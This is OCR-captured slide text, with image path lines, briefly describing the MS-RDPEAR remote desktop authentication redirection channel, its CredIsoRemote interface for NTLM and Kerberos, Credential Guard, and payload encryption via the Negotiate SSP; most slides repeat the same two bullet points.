
Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)

- The Terminal Services SSP communicates with a CredIsoRemote interface
  - NtlmCredIsoRemote for NTLM
  - KerbCredIsoRemote for Kerberos
- The CredIsoRemote interface is a polymorphic base class
  - Specialized based on the state of Credential Guard




Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)

- Data transmissions are sent as multi-layered structures
  - Payload is encrypted using the Negotiate SSP context




Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)

- Data transmissions are sent as multi-layered structures
  - Payload is encrypted using the Negotiate SSP context




Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)

- Data transmissions are sent as multi-layered structures
  - Payload is encrypted using the Negotiate SSP context




Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)

- Data transmissions are sent as multi-layered structures
  - Payload is encrypted using the Negotiate SSP context




Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)

- Data transmissions are sent as multi-layered structures
  - Payload is encrypted using the Negotiate SSP context



Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)


- Data transmissions are sent as multi-layered structures
  - Payload is encrypted using the Negotiate SSP context



